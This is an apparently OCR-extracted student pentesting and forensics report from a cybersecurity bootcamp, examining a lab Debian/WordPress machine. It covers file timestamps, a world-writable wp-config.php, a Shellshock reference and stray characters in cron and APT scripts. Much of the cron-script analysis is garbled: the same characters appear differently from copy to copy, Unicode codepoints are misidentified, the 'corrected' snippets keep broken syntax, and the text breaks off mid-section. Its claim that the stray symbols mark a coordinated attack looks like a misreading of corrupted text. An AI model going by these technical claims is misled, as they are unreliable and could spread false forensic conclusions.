
Pentesting Report: Final Project

FRANCISCO JOSÉ MORANTE LOZADA



4Geeks Academy

Cybersecurity Bootcamp

Index

About This Report

- This document demonstrates security testing performed in a controlled lab environment using intentionally vulnerable machines.
- All testing conducted on dedicated lab systems.
- No real systems or data were compromised
- Primary goal: Show all found vulnerabilities.
- These exercises help understand attacker methodologies to build better defenses.
- The test was performed from January 27th to February 17th.
- Some of the policies and recommendations given in this report are based on pure speculations.


Phase 1: Recognition and collection of evidence.

A forensic case was opened in Autopsy to facilitate comparison of the system prior to and following startup.

Analysis revealed the presence of a WordPress installation.

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)
[current folder]				2024-10-08 22:49:46 CEST	2024-10-08 22:49:46 CEST	2024-10-08 22:17:59 CEST	2024-09-30 16:44:18 CEST	4096	Allocated
[parent folder]				2024-09-30 16:44:18 CEST	2024-09-30 16:44:18 CEST	2024-09-30 16:44:10 CEST	2024-09-30 16:44:18 CEST	4096	Allocated
wp-admin				2024-09-10 17:23:18 CEST	2024-10-08 22:18:00 CEST	2024-10-08 22:18:00 CEST	2024-09-30 17:56:22 CEST	4096	Allocated
wp-content				2024-10-08 22:49:46 CEST	2024-10-08 22:49:46 CEST	2024-10-08 22:18:00 CEST	2024-09-30 17:56:21 CEST	4096	Allocated
wp-includes				2024-09-10 17:23:20 CEST	2024-10-08 22:17:59 CEST	2024-10-08 22:17:59 CEST	2024-09-30 17:56:21 CEST	12288	Allocated
.htaccess				2024-09-30 18:23:12 CEST	2024-10-08 22:18:00 CEST	2024-10-08 22:49:45 CEST	2024-09-30 18:23:12 CEST	523	Allocated
index.html				2024-09-30 16:44:22 CEST	2024-10-08 22:18:00 CEST	2024-10-08 22:49:46 CEST	2024-09-30 16:44:22 CEST	10701	Allocated
index.php				2020-02-06 07:33:11 CET	2024-10-08 22:18:00 CEST	2024-09-30 18:23:12 CEST	2024-09-30 17:56:21 CEST	405	Allocated
license.txt				2024-01-01 01:02:19 CET	2024-10-08 22:17:59 CEST	2024-09-30 17:55:16 CEST	2024-09-30 17:56:21 CEST	19915	Allocated
readme.html				2024-06-18 13:59:14 CEST	2024-10-08 22:18:00 CEST	2024-09-30 17:55:16 CEST	2024-09-30 17:56:21 CEST	7409	Allocated
wp-activate.php				2024-02-13 15:19:09 CET	2024-10-08 22:18:00 CEST	2024-09-30 17:55:18 CEST	2024-09-30 17:56:22 CEST	7387	Allocated
wp-blog-header.php				2020-02-06 07:33:11 CET	2024-10-08 22:18:00 CEST	2024-09-30 18:23:12 CEST	2024-09-30 17:56:21 CEST	351	Allocated
wp-comments-post.php				2023-06-14 16:11:16 CEST	2024-10-08 22:18:00 CEST	2024-09-30 17:55:19 CEST	2024-09-30 17:56:22 CEST	2323	Allocated
wp-config.php				2024-09-30 18:02:41 CEST	2024-10-08 22:20:04 CEST	2024-10-08 22:49:45 CEST	2024-09-30 17:56:21 CEST	3017	Allocated
wp-cron.php				2023-05-30 20:48:19 CEST	2024-10-08 22:18:00 CEST	2024-10-08 22:49:46 CEST	2024-09-30 17:56:21 CEST	5638	Allocated
wp-links-opml.php				2022-11-26 22:01:17 CET	2024-10-08 22:18:00 CEST	2024-09-30 17:55:17 CEST	2024-09-30 17:56:21 CEST	2502	Allocated
wp-load.php				2024-03-11 11:05:15 CET	2024-10-08 22:18:00 CEST	2024-10-08 22:49:45 CEST	2024-09-30 17:56:21 CEST	3937	Allocated
wp-login.php				2024-05-28 13:13:12 CEST	2024-10-08 22:18:00 CEST	2024-09-30 18:23:27 CEST	2024-09-30 17:56:21 CEST	51238	Allocated
wp-mail.php				2023-09-16 08:50:23 CEST	2024-10-08 22:18:00 CEST	2024-09-30 17:55:17 CEST	2024-09-30 17:56:21 CEST	8525	Allocated
wp-settings.php				2024-07-09 17:43:14 CEST	2024-10-08 22:18:00 CEST	2024-10-08 22:49:45 CEST	2024-09-30 17:56:21 CEST	28774	Allocated
wp-signup.php				2023-06-19 20:27:27 CEST	2024-10-08 22:18:00 CEST	2024-09-30 17:55:16 CEST	2024-09-30 17:56:21 CEST	34385	Allocated
wp-trackback.php				2023-06-22 16:36:26 CEST	2024-10-08 22:18:00 CEST	2024-09-30 17:55:19 CEST	2024-09-30 17:56:22 CEST	4885	Allocated
xmlrpc.php				2024-03-02 14:49:06 CET	2024-10-08 22:17:59 CEST	2024-09-30 17:55:16 CEST	2024-09-30 17:56:21 CEST	3246	Allocated

Modification of the file **wp-config.php** occurred on October 8th, 2024.



This timestamp correlated with evidence later recovered from the Debian system. Analysis determined that **wp-config.php** had been assigned **world-writable permissions (777).**

```
-rwxrwxrwx  1 www-data www-data  3017 Sep 30  2024 wp-config.php
```

Autopsy examination of the www-data user account confirmed its configuration within /etc/passwd. The account was assigned /usr/sbin/nologin, restricting interactive login.

www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin


The command line was determined to be **SSH_ORIGINAL_COMMAND**, which corresponds to **CVE-2014-6271**. Commonly referred to as ShellShock, this highly severe vulnerability allowed for the remote execution of **arbitrary Bash code.**

UNKNOWN
SSH_ORIGINAL_COMMAND=
SSH_ORIGINAL_COMMAND
nologin
Attempted login by %s (UID: %d) on %s%s%s
This account is currently not available.
;*3$"
/usr/lib/debug/.dwz/x86_64-linux-gnu/login.debug


SSH access logs were **absent from /var/log/auth.log.** A broader search of distribution-specific logging directories confirmed no corresponding artifacts were present.

/var/log/auth.log
/var/log/secure
/var/log/audit/audit.log
/var/log/messages
/var/log/syslog

A legacy configuration file was discovered at **/etc/mysql/debian.cnf.** The file contained sensitive authentication material that was no longer required and should not have been retained.



Name	S	C	O	Modified Time	Change Time
my.cnf				2020-10-20 10:42:37 CEST	2024-09-30 17:05:3
[current folder]				2024-09-30 17:06:06 CEST	2024-09-30 17:06:0
[parent folder]				2024-10-08 23:29:12 CEST	2024-10-08 23:29:1
conf.d				2024-09-30 17:05:30 CEST	2024-09-30 17:05:3
mariadb.conf.d				2024-09-30 17:06:14 CEST	2024-09-30 17:06:1
debian-start				2023-11-30 05:42:37 CET	2024-09-30 17:05:5
debian.cnf				2024-09-30 17:06:06 CEST	2024-09-30 17:06:0
mariadb.cnf				2023-11-30 05:42:37 CET	2024-09-30 17:05:3
my.cnf.fallback				2020-10-20 10:42:37 CEST	2024-09-30 17:05:3



/img_debian-disk001_copiar.vmdk/vol_vol2/etc/mysql/debian.cnf

Hex | Text | Application | File Metadata | OS Account | Data Artifacts | Analysis Results | Context | Annotations | Other

Strings | Extracted Text | Translation

Page: 1 of - Page | Matches on page: - of - Match | 100% | Reset

```
# THIS FILE IS OBSOLETE. STOP USING IT IF POSSIBLE.
# This file exists only for backwards compatibility for
# tools that run '--defaults-file=/etc/mysql/debian.cnf'
# and have root level access to the local filesystem.
# With those permissions one can run 'mariadb' directly
# anyway thanks to unix socket authentication and hence
# this file is useless. See package README for more info.
[client]
host     = localhost
user     = root
[mysql_upgrade]
host     = localhost
user     = root
# THIS FILE WILL BE REMOVED IN A FUTURE DEBIAN RELEASE.


-----------------------------METADATA-----------------------------
```

Suspicious file found on /etc/cron.daily/apt-compat

```
#!/bin/sh
set -e
# Systemd systems use a systemd timer unit which is preferable to
# run. We want to randomize the apt update and unattended-upgrade
# runs as much as possible to avoid hitting the mirrors all at the
# same time. The systemd time is better at this than the fixed
# cron.daily time
if [ -d /run/systemd/system ]; then
    exit 0
check_power()
    # laptop check, on_ac_power returns:
+⌠+++😎
 (true)    System is on main power
+⌠+++
 1 (false)   System is not on main power
+⌠+++(¬)
55 (false) Power status could not be determined
    # Desktop systems always return 255 it seems
    if command -v on_ac_power >/dev/null; then
        if on_ac_power; then
+++++
+++
 elif [ $? -eq 1 ]; then
+++++
 return 1
        fi
    fi
    return 0
# sleep for a random interval of time (default 30min)
# (some code taken from cron-apt, thanks)
random_sleep()
    RandomSleep=1800
    eval $(apt-config shell RandomSleep APT::Periodic::RandomSleep)
    if [ $RandomSleep -eq 0 ]; then
                return
    fi
    if [ -z "$RANDOM" ] ; then
        # A fix for shells that do not have this bash feature.
                RANDOM=$(( $(dd if=/dev/urandom bs=2 count=1 2> /dev/null | cksum | cut -d' ' -f1) % 32767 ))
    fi
    TIME=$(($RANDOM % $RandomSleep))
    sleep $TIME
# delay the job execution by a random amount of time
random_sleep
# ensure we don't do this on battery
check_power || exit 0
# run daily job
exec /usr/lib/apt/apt.systemd.daily
```

/etc/cron.daily/apt-compat Suspicious code

File Type: Shell script (sh)
Purpose: Compatibility wrapper for APT maintenance on non-systemd systems
Runs: Daily via cron with root privileges

Script Overview
What This Script Does:
Purpose: Run APT daily maintenance on systems without systemd

Flow:

Check if systemd is running

If yes: Exit (systemd uses timers instead)
If no: Continue with cron-based execution

Check if system is on AC power (laptop check)
Add random sleep delay (avoid hitting mirrors simultaneously)
Execute the main APT maintenance script: /usr/lib/apt/apt.systemd.daily

Location 1: Lines 17, 19, 20 - Comment Block (on_ac_power Return Values)
Unicode Found: †⎧†††📭, †⎧†††, †⎧†††₍₋₎
Full Context:

```
bashcheck_power()
{
   # laptop check, on_ac_power returns:
   †⎧†††📭
   0 (true)    System is on main power
   †⎧†††
   1 (false)   System is not on main power
   †⎧†††₍₋₎
   255 (false) Power status could not be determined
   # Desktop systems always return 255 it seems
   if command -v on_ac_power >/dev/null; then
      if on_ac_power; then
         return 0
      elif [ $? -eq 1 ]; then
         return 1
      fi
   fi
   return 0
}
```

Line 17:
†⎧†††📭
0 (true)   System is on main power
Unicode Characters in Line 17:

† = U+2020 (DAGGER) - 1 character
⎧ = U+2320 (TOP HALF INTEGRAL) - 1 character
† = U+2020 (DAGGER) - 3 more characters
📭 = U+3020 (POSTAL MARK FACE) - 1 character

Line 19:

†⎧†††
1 (false)   System is not on main power

Unicode Characters in Line 19:

† = U+2020 (DAGGER) - 1 character
⌠ = U+2320 (TOP HALF INTEGRAL) - 1 character
† = U+2020 (DAGGER) - 3 more characters

Line 20:

†⌠†††⁽⁻⁾
255 (false) Power status could not be determined

What it should be:
bash # laptop check, on_ac_power returns:
  # 0 (true) System is on main power
  # 1 (false) System is not on main power
  # 255 (false) Power status could not be determined
Location Type: Comment block
Severity: Low (comments don't execute)
Impact: None on functionality - comments are for human readers only
Purpose of these lines:

Document the return values of the on_ac_power command
0 = System on AC power (plugged in)
1 = System on battery power
255 = Power status unknown (typically desktop systems)

Location 2: Line 24 - Inside First If-Block

Unicode Found: †††††
Full Context:
```
bashcheck_power()
{
  # laptop check, on_ac_power returns:
  [... comment lines ...]
  # Desktop systems always return 255 it seems
  if command -v on_ac_power >/dev/null; then
    if on_ac_power; then
      †††††
      return 0
    elif [ $? -eq 1 ]; then
      return 1
    fi
  fi
  return 0
}
```

What it should be:

```
bash        if on_ac_power; then
            return 0
        elif [ $? -eq 1 ]; then
```
OR possibly:
```
bash        if on_ac_power; then
            # System on AC power, continue
            return 0
        elif [ $? -eq 1 ]; then
```
Location Type: Inside executable if-block

Impact:

- Shell will try to execute ††††† as a command
- Command will fail: "command not found"
- However, return 0 on next line should still execute
- Function returns 0 (success) regardless of error

Behavior:

If on_ac_power succeeds (system on AC):

Try to execute ††††† → fails with error
Execute return 0 → function exits successfully
Script continues ✓

Error message in logs:

/etc/cron.daily/apt-compat: line 24: †††††: command not found

Location 3: Line 25 - Still Inside If-Block
Unicode Found: †††
Full Context:
```
bash        if on_ac_power; then
            †††††
            †††
            return 0
        elif [ $? -eq 1 ]; then
```

Impact: Same as line 24 - shell tries to execute as command, fails, but continues

Location 4: Line 27 - Inside Elif-Block

Unicode Found: †††††
Full Context:
```
bash        if on_ac_power; then
            †††††
            †††
        elif [ $? -eq 1 ]; then
            †††††
            return 1
```

```
    fi
```

What it should be:

```
bash        elif [ $? -eq 1 ]; then
            return 1
        fi
```

OR possibly:

```
bash        elif [ $? -eq 1 ]; then
            # System on battery, exit
            return 1
        fi
```

Location Type: Inside executable elif-block

Impact:

- Shell will try to execute ††††† as a command
- Command will fail: "command not found"
- However, return 1 on next line should still execute
- Function returns 1 (failure - on battery)

Behavior:

If on_ac_power returns 1 (system on battery):

Try to execute ††††† → fails with error
Execute return 1 → function exits with failure
Main script checks this return value
Script exits (won't run on battery) ✓

Error message in logs:

```
  /etc/cron.daily/apt-compat: line 27: †††††: command not found
```

Complete Script Structure with Unicode Marked

```
bash#!/bin/sh
set -e

# Systemd systems use a systemd timer unit which is preferable to
# run. We want to randomize the apt update and unattended-upgrade
# runs as much as possible to avoid hitting the mirrors all at the
# same time. The systemd time is better at this than the fixed
# cron.daily time
if [ -d /run/systemd/system ]; then
    exit 0
fi

check_power()
{
    # laptop check, on_ac_power returns:
```

```
   †⌈†††㊷                    # LINE 17 - UNICODE (comment)
   0 (true)    System is on main power
   †⌈†††                      # LINE 19 - UNICODE (comment)
   1 (false)   System is not on main power
   †⌈†††㈠                    # LINE 20 - UNICODE (comment)
   255 (false) Power status could not be determined
   # Desktop systems always return 255 it seems
   if command -v on_ac_power >/dev/null; then
      if on_ac_power; then
         †††††                # LINE 24 - UNICODE (executable)
         †††                  # LINE 25 - UNICODE (executable)
         return 0
      elif [ $? -eq 1 ]; then
         †††††                # LINE 27 - UNICODE (executable)
         return 1
      fi
   fi
   return 0
}

# sleep for a random interval of time (default 30min)
# (some code taken from cron-apt, thanks)
random_sleep()
{
   RandomSleep=1800
   eval $(apt-config shell RandomSleep APT::Periodic::RandomSleep)
   if [ $RandomSleep -eq 0 ]; then
      return
   fi
   if [ -z "$RANDOM" ] ; then
      # A fix for shells that do not have this bash feature.
      RANDOM=$(( $(dd if=/dev/urandom bs=2 count=1 2> /dev/null | cksum | cut -d' ' -f1) %
32767 ))
   fi
   TIME=$(($RANDOM % $RandomSleep))
   sleep $TIME
}

# delay the job execution by a random amount of time
random_sleep

# ensure we don't do this on battery
check_power || exit 0

# run daily job
exec /usr/lib/apt/apt.systemd.daily
```

Summary Table

LocationLine(s)UnicodeCharacter CountLocation TypeSeverityComment block17†⌈†††🤓 6CommentLowComment block19†⌈†††5CommentLowComment block20†⌈†††₍₋₎ 6CommentLowIf-block (AC power)24†††††5Executable codeMedium-HighIf-block (AC power)25†††3Executable codeMedium-HighElif-block (battery)27†††††5Executable codeMedium-High

Script Execution Analysis
Execution Flow:

Step 1: Systemd Check
```
bashif [ -d /run/systemd/system ]; then
    exit 0
fi
```

If systemd is running → Script exits (systemd handles it)
If no systemd → Continue to step 2

Step 2: Random Sleep
```
bashrandom_sleep
```

Delays execution by random amount (0-30 minutes by default)
Prevents all systems from hitting APT mirrors simultaneously

Step 3: Power Check THIS IS WHERE UNICODE EXECUTES

```
bashcheck_power || exit 0
```

Scenario A: System has on_ac_power command available

Sub-scenario A1: System on AC power (plugged in)
```
bashif command -v on_ac_power >/dev/null; then    # TRUE
    if on_ac_power; then                    # TRUE (on AC)
        †††††                          # ERROR: command not found
        †††                           # ERROR: command not found
        return 0                       # Function returns success
```

Sub-scenario A2: System on battery power
```
bashif command -v on_ac_power >/dev/null; then    # TRUE
    if on_ac_power; then                    # FALSE (on battery)
        [skipped]
    elif [ $? -eq 1 ]; then                # TRUE (battery code is 1)
        †††††                          # ERROR: command not found
        return 1                       # Function returns failur
```

Sub-scenario A3: Power status unknown (desktop)
```
bashif command -v on_ac_power >/dev/null; then    # TRUE
```

```
   if on_ac_power; then                    # FALSE (status unknown)
      [skipped]
   elif [ $? -eq 1 ]; then                 # FALSE (code is 255, not 1)
      [skipped]
   fi
fi
return 0                                   # Default: continue
```

Scenario B: System doesn't have on_ac_power command (desktop/server)

```
bashif command -v on_ac_power >/dev/null; then    # FALSE
   [entire block skipped]
fi
return 0                                   # Default: continue
```

Step 4: Execute Main APT Script

```
bashexec /usr/lib/apt/apt.systemd.daily
```

Replaces current process with APT maintenance script
This is the script we already analyzed (has critical Unicode at lines 344-346)

Concerns:

Unicode could potentially encode hidden commands
If Unicode is interpreted as shell code, could execute malicious payload
Runs with root privileges
Part of coordinated attack on cron scripts

Error Messages in Logs
When this script runs, you'll see:
/etc/cron.daily/apt-compat: line 24: †††††: command not found
/etc/cron.daily/apt-compat: line 25: †††: command not found
OR (if on battery):
/etc/cron.daily/apt-compat: line 27: †††††: command not found
These errors appear in:

/var/log/syslog
Cron email notifications (if configured)
System journal: journalctl -u cron

Security Assessment

Code injection risk: Unicode could encode actual commands
Root privileges: Script runs as root daily
Pattern match: Part of coordinated attack
Persistence: Executes every day automatically

Conclusions:

- 6 lines contain Unicode characters
- 3 lines in executable code sections
- Pattern matches other compromised files
- Part of coordinated attack

Critical Understanding:

This is the wrapper that calls the main APT script (apt.systemd.daily).
Both files are compromised:

This file: Unicode in comments + executable code
Main file: Unicode breaks critical conditional

It should be noted that the code itself does **not necessarily constitute malware.** Nevertheless, **its execution is triggered at system start and thus influences the machine's behavior.** The same suspicious code was discovered in two additional files of significance: the cron daily script man-db and the APT system daily routine located at **/usr/lib/apt/apt.system.daily.**

/usr/lib/apt/apt.systemd.daily Suspicious code.

File Type: Shell script (bash/sh)
Purpose: APT automatic update and maintenance script
Runs: Daily via cron with root privileges

Total Lines with Unicode: Approximately 25 lines
Unique Unicode Characters: 6 different characters
Critical Issues: 1 (broken conditional syntax at lines 344-346)
Assessment: File has been modified with Unicode characters

Detailed Unicode Locations:

Location 1: Lines 65-66 - Verbose Level Comments

Unicode Found:⌊†††
Full Context:
bash# APT::Periodic::Verbose "0";
- Send report mail to root
⌊†††
0: no report   (or null string)
⌊†††
1: progress report   (actually any string)
2: + command outputs   (remove -qq, remove 2>/dev/null, add -d)
3: + trace on
Unicode Characters:

⌊ = U+230A (LEFT FLOOR) - 1 character
† = U+2020 (DAGGER) - 3 characters

What it should be:
bash#
0: no report   (or null string)
1: progress report   (actually any string)
Location Type: Comment section
Impact: None (comments don't execute)

Location 2: Line 82 - Return Statement

Unicode Found: †††
Full Context:
bashif ["$interval" = 0]; then
    debug_echo "check_stamp: interval=0"
    # treat as no time has passed
    †††
    return 1
fi
Unicode Characters:

† = U+2020 (DAGGER) - 3 characters

What it should be:
bash   # treat as no time has passed
    return 1
OR
bash   # treat as no time has passed

    return 1
Location Type: Code indentation/spacing
Impact: May affect readability of the file.

Location 3: Lines 91-95 - Timezone Bug Comment Block

Unicode Found: †††⌈
Full Context:
bashstamp=$(date --date="$(date -r "$stamp_file" --iso-8601)" +%s 2>/dev/null)
if ["$?" != "0"]; then
    # Due to some timezones returning 'invalid date' for midnight on
    †††⌈
    certain dates (e.g. America/Sao_Paulo), if date returns with error
    # remove the stamp file and return 0. See coreutils bug:
    †††⌈
    http://lists.gnu.org/archive/html/bug-coreutils/2007-09/msg00176.html
    †††

```
    rm -f "$stamp_file"
    †††
    return 0
fi

Pattern: †††⌠ appears 2 times, ††† appears 2 times

What it should be:
bash    # Due to some timezones returning 'invalid date' for midnight on
    # certain dates (e.g. America/Sao_Paulo), if date returns with error
    # remove the stamp file and return 0. See coreutils bug:
    # http://lists.gnu.org/archive/html/bug-coreutils/2007-09/msg00176.html
    rm -f "$stamp_file"
    return 0
Location Type: Mix of comments and code
```
Impact: Comments malformed, but code (rm -f, return) should still execute

Location 4: Lines 104-107 - Second Timezone Block

```
Unicode Found: †††⌠
Full Context:
bashnow=$(date --date="$(date --iso-8601)" +%s 2>/dev/null)
if [ "$?" != "0" ]; then
    †††⌠
    As above, due to some timezones returning 'invalid date' for midnight
    †††⌠
    on certain dates (e.g. America/Sao_Paulo), if date returns with error
    †††⌠
    return 0.
    †††
    return 0
fi
Unicode Characters:

† = U+2020 (DAGGER) - 3 characters
⌠ = U+2320 (TOP HALF INTEGRAL) - 1 character

Pattern: †††⌠ appears 3 times, ††† appears 1 time
What it should be:
bash    # As above, due to some timezones returning 'invalid date' for midnight
    # on certain dates (e.g. America/Sao_Paulo), if date returns with error
    # return 0.
    return 0
Location Type: Mix of comments and code
```
Impact: Comments malformed, but code (return) should still execute

Location 5: Lines 113-115 - Interval Calculation

Unicode Found: †††
Full Context:
bash# Calculate the interval in seconds depending on the unit specified
if ["${interval%s}" != "$interval"] ; then
    †††
    interval="${interval%s}"
elif ["${interval%m}" != "$interval"] ; then
    †††
    interval="${interval%m}"
    interval=$((interval*60))
elif ["${interval%h}" != "$interval"] ; then
    †††
    interval="${interval%h}"
    interval=$((interval*60*60))
else
    interval="${interval%d}"
    †††
    interval=$((interval*60*60*24))
fi

What it should be:
bashif ["${interval%s}" != "$interval"] ; then
    interval="${interval%s}"
elif ["${interval%m}" != "$interval"] ; then
    interval="${interval%m}"
    interval=$((interval*60))
elif ["${interval%h}" != "$interval"] ; then
    interval="${interval%h}"
    interval=$((interval*60*60))
else
    interval="${interval%d}"
    interval=$((interval*60*60*24))
fi
Location Type: Code indentation
Impact: Indentation only - code should execute but may generate errors

Location 6: Line 126 - Warning Message Block

Unicode Found: ††††
Full Context:
bashdebug_echo "check_stamp: interval=$interval, now=$now, stamp=$stamp, delta=$delta (sec)"
# remove timestamps a day (or more) in the future and force re-check
if ["$stamp" -gt $((now+86400))]; then
    ††††
    echo "WARNING: file $stamp_file has a timestamp in the future: $stamp"
    ††††
    rm -f "$stamp_file"

```
    return 0
fi

What it should be:
bashif [ "$stamp" -gt $((now+86400)) ]; then
    echo "WARNING: file $stamp_file has a timestamp in the future: $stamp"
    rm -f "$stamp_file"
    return 0
fi
```
Location Type: Code indentation before commands
Impact: Commands (echo, rm) may not execute properly or may generate errors

Location 7: Line 259 - Backup Comment

Unicode Found: †† †⌠
Full Context:
```
bashfor x in $(seq 0 1 $((BackupLevel-1))); do
    eval "Back${x}=${Back}${x}/"
done

†† †⌠
 backup after n-days if archive contents changed.
    # (This uses hardlink to save disk space)
    BACKUP_ARCHIVE_STAMP=/var/lib/apt/periodic/backup-archive-stamp
```
Unicode Characters:

```
† = U+2020 (DAGGER) - 2 characters
  = SPACE - 1 character
† = U+2020 (DAGGER) - 1 character
⌠ = U+2320 (TOP HALF INTEGRAL) - 1 character

What it should be:
bashdone

# backup after n-days if archive contents changed.
    # (This uses hardlink to save disk space)
```
Location Type: Comment
Impact: None (comment doesn't execute)

Location 8: Line 284 - Debug Echo Function

Unicode Found: †††
Full Context:
```
bashdebug_echo()
{
    # Display message if $VERBOSE >= 1
    if [ "$VERBOSE" -ge 1 ]; then
```

```
        †††
        echo "$1" 1>&2
    fi
}
```

What it should be:

```
bash    if [ "$VERBOSE" -ge 1 ]; then
        echo "$1" 1>&2
    fi
```

Location Type: Code indentation

Impact: Indentation only - command may still execute

Location 9: Lines 344-346 - Main Conditional Block

Unicode Found: ††·⁚·

Full Context:

```
bash# check if we actually have to do anything that requires locking the cache
if [ $UpdateInterval = always ] ||
   [ $DownloadUpgradeableInterval = always ] ||
   [ $UnattendedUpgradeInterval = always ] ||
   [ $BackupArchiveInterval = always ] ||
   [ $AutocleanInterval = always ] ||
   [ $CleanInterval = always ] ; then
    :
elif [ $UpdateInterval = 0 ] &&
    ††·⁚·
    $DownloadUpgradeableInterval = 0 ] &&
     [ $UnattendedUpgradeInterval = 0 ] &&
    ††·⁚·
    $BackupArchiveInterval = 0 ] &&
     [ $AutocleanInterval = 0 ] &&
    ††·⁚·
    $CleanInterval = 0 ] ; then
    # check cache size
    check_size_constraints
    exit 0
fi
```

CRITICAL PROBLEM: Each line is missing the opening bracket [for the test condition!

What it should be:

```
bashelif [ $UpdateInterval = 0 ] &&
     [ $DownloadUpgradeableInterval = 0 ] &&
     [ $UnattendedUpgradeInterval = 0 ] &&
     [ $BackupArchiveInterval = 0 ] &&
     [ $AutocleanInterval = 0 ] &&
     [ $CleanInterval = 0 ] ; then
```

Current malformed syntax:

bash ††·⁚·
  $DownloadUpgradeableInterval = 0]
Should be:
bash [$DownloadUpgradeableInterval = 0]
Location Type: Executable conditional code

Impact:

- Syntax error, shell cannot parse this.
- Script will fail or behave unpredictably.
- May exit with error before performing updates.
- Creates opportunity for malicious code execution.
- This breaks the entire conditional logic.

Location 10: Last Line - Vim Modeline

Unicode Found: ⌊⌈††
Full Context:
bash # check cache size
  check_size_constraints
fi

⌊⌈††
vim: set sts=4 ai :
Unicode Characters:

⌊ = U+230A (LEFT FLOOR) - 1 character
⌈ = U+2320 (TOP HALF INTEGRAL) - 1 character
† = U+2020 (DAGGER) - 2 characters

Total: 4 characters
What it should be:
bashfi

vim: set sts=4 ai :
Location Type: Vim editor configuration comment
Impact: None (editor config, not executed by shell)

/etc/cron.daily/man-db Suspicious code.

File Type: Shell script (sh)
Purpose: Maintain man page database and clean old cached pages
Runs: Daily via cron with root privileges

Lines 13-14: VServer/OpenVZ Detection
Unicode Found: †⁻·⁚·‡

Full Context:
bash#!/bin/sh
man-db cron daily
set -e
if [-d /run/systemd/system]; then
    # Skip in favour of systemd timer.
    exit 0
fi
This should be set by cron, but apparently isn't always; see
https://bugs.debian.org/209185. Add fallbacks so that start-stop-daemon
can be found.
